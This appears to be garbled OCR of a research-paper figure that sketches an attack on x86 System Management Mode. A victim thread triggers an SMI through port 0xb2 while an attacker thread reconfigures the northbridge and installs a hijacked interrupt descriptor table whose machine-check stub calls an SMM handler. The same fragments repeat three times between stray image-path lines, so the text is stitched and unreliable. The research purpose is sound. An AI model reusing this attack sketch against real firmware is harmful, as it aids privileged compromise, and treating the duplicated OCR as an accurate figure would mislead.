
```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

OS IDT

...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```


Hijack IDT

...

ffffffffc0197da0

...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT

